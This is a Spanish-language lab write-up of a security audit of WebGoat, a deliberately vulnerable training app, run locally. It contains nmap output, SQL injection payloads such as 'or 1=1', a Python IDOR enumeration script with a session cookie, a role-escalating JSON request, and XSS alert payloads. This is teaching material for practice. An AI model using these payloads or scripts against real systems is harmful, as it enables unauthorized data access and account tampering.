



WEBGOAT

Auditoría
2022

10/07/2022

Localización: Málaga (España)

Auditor: Alberto Doblado Vera

Este documento es una auditoría de seguridad de la herramienta **WebGoat** en su versión **8. 2.1**

<https://github.com/WebGoat/WebGoat>

Dado que es una aplicación creada para el aprendizaje en el ámbito de la seguridad informática, la web está plagada de fallos de seguridad. En el siguiente documento vamos a ver algunos de ellos y como podemos explotarlos.

Para empezar he realizado un “**nmap**” desde la terminal para ver los puertos abiertos:

```
(kali㉿kali)-[~]
$ nmap 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-10 06:09 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
9090/tcp  open  zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds

(kali㉿kali)-[~]
$
```

Gracias a esta herramienta, podemos ver que hay dos puertos abiertos:

8080/tcp con el servicio **http-proxy**
9090/tcp con el servicio **zeus-admin**


Tras esto, para saber el sistema operativo en el que se ejecuta, he lanzado un **nmap -A -v 127.0.0.1** Pero en este caso como corre en nuestra propia máquina virtual nos da error, aunque saquemos que es **Linux** ya que corre sobre nuestra VM:

```
(kali@kali)-[~]
$ nmap -A -v 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-10 06:10 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:10
Completed NSE at 06:10, 0.00s elapsed
Initiating NSE at 06:10
Completed NSE at 06:10, 0.00s elapsed
Initiating NSE at 06:10
Completed NSE at 06:10, 0.00s elapsed
Initiating Ping Scan at 06:10
Scanning 127.0.0.1 [2 ports]
Completed Ping Scan at 06:10, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 06:10
Scanning localhost (127.0.0.1) [1000 ports]
Discovered open port 8080/tcp on 127.0.0.1
Discovered open port 9090/tcp on 127.0.0.1
Completed Connect Scan at 06:10, 0.02s elapsed (1000 total ports)
Initiating Service scan at 06:10
Scanning 2 services on localhost (127.0.0.1)
```

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port9090-TCP:V=7.92%I=7%D=7/10%Time=62CAA586P=x86_64-pc-linux-gnu%(Ge
SF:tRequest,201,"HTTP/1.1\x20404\x20Not\x20Found\r\nExpires:\x200\r\nCach
SF:e-Control:\x20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r
SF:\nX-XSS-Protection:\x201;\x20mode=block\r\nPragma:\x20no-cache\r\nX-Fra
SF:me-Options:\x20DENY\r\nDate:\x20Sun,\x2010\x20Jul\x202022\x2010:14\x
SF:20GMT\r\nConnection:\x20close\r\nVary:\x20Origin\r\nVary:\x20Access-Con
SF:trol-Request-Method\r\nVary:\x20Access-Control-Request-Headers\r\nX-Con
SF:tent-Type-Options:\x20nosniff\r\nContent-Type:\x20application/json\r\n\
SF:r\nf\n\x20\x20"timestamp"\x20:\x20"2022-07-10T10:10:14.785+00:00"
SF:\n\x20\x20"status"\x20:\x20404,\n\x20\x20"error"\x20:\x20"Not\x20
SF:Found",\n\x20\x20"message"\x20:\x20"\",\n\x20\x20"path"\x20:\x20\
SF:"/\n"}%\r(WMSRequest,42,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConten
SF:t-Length:\x200\r\nConnection:\x20close\r\n\r\n")%\r(ibm-db2-das,42,"HTTP
SF:/1.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x
SF:20close\r\n\r\n")%\r(SqueezeCenter_CLI,42,"HTTP/1.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%\r(Gener
SF:icLines,42,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\
SF:r\nConnection:\x20close\r\n\r\n")%\r(HTTPOptions,23D,"HTTP/1.1\x20404\x
SF:20Not\x20Found\r\nExpires:\x200\r\nCache-Control:\x20no-cache,\x20no-st
SF:ore,\x20max-age=0,\x20must-revalidate\r\nX-XSS-Protection:\x201;\x20mod
SF:e=block\r\nPragma:\x20no-cache\r\nX-Frame-Options:\x20DENY\r\nDate:\x20
SF:Sun,\x2010\x20Jul\x202022\x2010:10:29\x20GMT\r\nAllow:\x20GET,\x20HEAD,
SF:\x20POST,\x20PUT,\x20DELETE,\x20TRACE,\x20OPTIONS,\x20PATCH\r\nConnecti
SF:on:\x20close\r\nVary:\x20Origin\r\nVary:\x20Access-Control-Request-Meth
SF:od\r\nVary:\x20Access-Control-Request-Headers\r\nX-Content-Type-Options
SF:\x20nosniff\r\nContent-Type:\x20application/json\r\n\r\nf\n\x20\x20"t
SF:imestamp"\x20:\x20"2022-07-10T10:10:29.837+00:00",\n\x20\x20"stat
SF:us"\x20:\x20404,\n\x20\x20"error"\x20:\x20"Not\x20Found",\n\x20\x20
SF:0"\x20"message"\x20:\x20"\",\n\x20\x20"path"\x20:\x20"/\n"}%\r(RTSPR
SF:quest,42,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r
SF:\nConnection:\x20close\r\n\r\n");

NSE: Script Post-scanning.
Initiating NSE at 06:12
Completed NSE at 06:12, 0.00s elapsed
Initiating NSE at 06:12
Completed NSE at 06:12, 0.00s elapsed
Initiating NSE at 06:12
Completed NSE at 06:12, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.95 seconds
```

En cuanto a los lenguajes de programación utilizados por WebGoat podemos verlos utilizando las **web development tools** con tan solo abrirlas en la página, o en este caso también podemos verlos en **GitHub** de una forma más detallada.



Tras esta primera toma de contacto con WebGoat, paso a explotar las vulnerabilidades de los ejercicios. Empezamos por los de **SQL Injection**:

A1 SQL Injection – Apartado 2

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

Submit

You have succeeded!

SELECT department FROM employees WHERE first_name='Bob'

DEPARTMENT

Marketing

En este caso necesitamos que la tabla nos devuelva el departamento en el que trabaja Bob. Para conseguirlo escribo **SELECT department FROM employees WHERE first_name='Bob'**

A1 SQL Injection – Apartado 3

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

Submit

Congratulations. You have successfully completed the assignment.

UPDATE employees SET department='Sales' WHERE first_name='Tobi'

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

Aquí tenemos que cambiar el departamento en el que se encuentra Tobi. Para conseguirlo he utilizado **UPDATE employees SET department='Sales' WHERE first_name='Tobi'**

A1 SQL Injection – Apartado 4

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :



SQL
query

Submit

Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone varchar(20)

En esta situación necesitamos añadir un nuevo campo para poder meter los teléfonos. Para ello he utilizado **ALTER TABLE employees ADD phone varchar(20)**

A1 SQL Injection – Apartado 5

Try to grant rights to the table **grant_rights** to user **unauthorized_user** :



SQL
query

Submit

Congratulations. You have successfully completed the assignment.

En el siguiente ejercicio tenemos que darle privilegios de acceso a un usuario que previamente no podía acceder a la tabla. He utilizado **GRANT all ON grant_rights TO unauthorized_user**

A1 SQL Injection – Apartado 9

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.



SELECT * FROM user_data WHERE first_name = 'Smith' or '1' = 1

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 967654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE, which will always evaluate to true, no matter what came before it.

En esta inyección queremos hacer que la tabla nos devuelva todos los usuarios. Para ello creamos un error en el que al resolver siempre nos de un TRUE. Hay que fijarse bien en las comillas, para ello utilizamos seleccionamos **Smith' or '1'='1** ya que las otras comillas están ya colocadas.

A1 SQL Injection – Apartado 10

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login_Count:

User_Id:

Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR 1=1

En este caso tenemos que hacer un inyección SQL para conseguir todos los datos de la tabla. Aunque nos avisa de que solamente uno de los campos es susceptible a inyección SQL. Por lo que probamos en el primer campo con **0 or 1 = 1** y en el output nos devuelve que ese campo no es susceptible. Por lo que en **Login_Count** ponemos **0** y en **User_Id** **0 or 1 = 1**

A1 SQL Injection – Apartado 11

"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";

✓

Employee Name:

Authentication TAN:


Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null


Para este ejercicio tenemos que hacer que la tabla nos devuelva todos los nombres, así que como en otro de los ejercicios, tenemos que hacer que siempre resuelva con **TRUE** y en este caso aprovechamos el WHERE con un OR para expandirlo. Tenemos que mirar muy bien las comillas que ya tenemos.

A5 Insecure Direct Object References - Apartado 3



Aquí tenemos que ver los campos que no nos muestra al darle al profile. Para ello utilizamos las **web development tools**. Nos vamos a la pestaña **Network**, pinchamos sobre el botón que tenemos en la página de WebGoat y en el archivo “**profile**” miramos el “**response**” y vemos que podemos ver adicionalmente los campos **role** y **userID**.


A5 Insecure Direct Object References - Apartado 4



Para realizar este ejercicio necesitamos nuestra sesión previa del ejercicio anterior. Así que cogemos el **userID** que teníamos en mi caso **2342384** y lo colocamos en la ruta para poder verlo.

A5 Insecure Direct Object References - Apartado 5

Para este ejercicio tenemos que utilizar técnicas de **fuzzing**, para ello crearemos un bucle que se vaya incrementando hasta que nos devuelva el index que nos hace falta esquivar la seguridad. Para ello lo primero que tenemos que hacer es buscar la **cookie** de los ejercicios anteriores, en mi caso:




Cuando tenemos la cookie creamos un script en el que utilizaremos dicha cookie, el userID del anterior ejercicio y la dirección en la que está alojado WebGoat. El script es el siguiente:

```
1 import requests
2
3 def idor():
4     index = 2342384
5
6     headers = {
7         'Cookie': 'JSESSIONID=Hw4V3gjghv-TkJd1pP85WMhUlrpdZ2TdYWgFcTcw'
8     }
9
10    while True:
11        r = requests.get('http://127.0.0.1:8080/WebGoat/IDOR/profile/
12        {}'.format(index), headers=headers)
13
14        if r.status_code != 500 and index != 2342384:
15            print("Index: {}".format(index))
16            return
17            index += 1
18 idor()
19
```

Ahora ejecutamos en el terminal el script y obtenemos el index que nos hace falta para continuar:

```
(kali@kali)-[~/Downloads]
$ python script.py
Index: 2342388
```

En el navegador desplegamos de nuevo las **web development tools** y vamos a **Network**, pulsamos el botón de página de WebGoat y nos saldrá el status **500** con el **userID**. Pulsamos sobre ese estado y modificamos la URL con el **index** que nos ha devuelto el script:



Al pulsar “**Send**” resolvemos la primera parte del ejercicio.

Para la segunda parte, pulsamos el botón de abajo con las development tools en Network y pinchamos en el status que se genera. En este caso cambiamos el método GET por PUT, y volvemos a hacer lo mismo en la URL.



Además en el **Request Headers** tenemos que cambiar el Content-Type por **Content-Type: application/json**




Y añadirle también la línea de atributos del body:

```
{"role":1, "color":"red", "size":"large", "name":"Buffalo Bill", "userId":2342388}
```

Tras esto le damos a “**Send**” y terminamos el ejercicio.

A5 Missing Function Level Access Control - Apartado 2

Find two invisible menu items in the menu below that are, or



Inspector Console Debugger Network Style Editor Performance Memory


search HTML

```
▼ <div id="ui-id-2" class="menu-section ui-accordion-content ui-corner-bo
60px;" aria-labelledby="ui-id-1" role="tabpanel" aria-hidden="false"> (E
  ▼ <ul>
    <li>My Profile</li>
    <li>Privacy/Security</li>
    <li>Log Out</li>
  </ul>
</div>
▶ <h3 id="ui-id-3" class="menu-header ui-accordion-header ui-corner-top u
role="tab" aria-controls="ui-id-4" aria-selected="false" aria-expanded=
▶ <div id="ui-id-4" class="menu-section ui-accordion-content ui-corner-bo
labelledby="ui-id-3" role="tabpanel" aria-hidden="true">...</div> event
▶ <h3 id="ui-id-5" class="hidden-menu-item menu-header ui-accordion-heade
role="tab" aria-controls="ui-id-6" aria-selected="false" aria-expanded=
▼ <div id="ui-id-6" class="menu-section hidden-menu-item ui-accordion-con
height: 60px;" aria-labelledby="ui-id-5" role="tabpanel" aria-hidden="t
  ▼ <ul>
    ▼ <li>
      <a href="/users">Users</a>
    </li>
    ▼ <li>
      <a href="/config">Config</a>
    </li>
  </ul>
</div>
```


Para realizar este ejercicio tenemos que buscar los campos escondidos a los usuarios por defecto. Para ello con el **inspector** de las **web development tools** buscamos dentro del **HTML** y vamos desplegando pestañas hasta que encontramos los campos escondidos que en este caso son **Users** y **Config**.

A5 Missing Function Level Access Control - Apartado 3


Para realizar este ejercicio tenemos que conseguir el hash de usuario. Para ello aprovechamos uno de los campos escondidos del anterior ejercicio “Users”



Aquí lanzamos las **web development tools** y en la pestaña **Network** editamos el status **500 users**:



Y en el Request Headers añadimos **Content-Type: application/json** y lo enviamos. Y ahora en el status **200** de **users** nos vamos a **Response** y podemos sacar el **userHash**.




A7 Cross Site Scripting - Apartado - Apartado 2

En este ejercicio tenemos que comprobar si nos genera la misma cookie en distintas páginas de la misma web. Con las **web development tools** utilizamos la consola y escribimos el siguiente script:

```
alert(document.cookie);
```

Nos abrirá una ventana flotante en la que vemos la **cookie** que tenemos, probamos en distintos apartados de la web y vemos que nos genera la misma, así que la respuesta es **YES**.



A7 Cross Site Scripting - Apartado - Apartado 7

En este ejercicio tenemos casillas en las que podemos añadirle texto aunque sean casillas para números enteros, vamos a crear una alerta que salte en ventana flotante al realizar una compra. Para ello en la casilla del n.º de la tarjeta de crédito le metemos el siguiente script `<script>alert()</script>`

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

`<script>alert("Hola Carlos")</script>`

Enter your three digit access code:

111

Purchase

Y nos saltará la alerta que queramos configurar.



OWASP ZAP

Tras realizar estos ejercicios, he lanzado un ataque de la aplicación ZAP apuntando a WebGoat y con la que he generado un informe de vulnerabilidades y posibles soluciones que incluyo adjunto en otro archivo. “2022-07-10-ZAP-Report-.pdf”

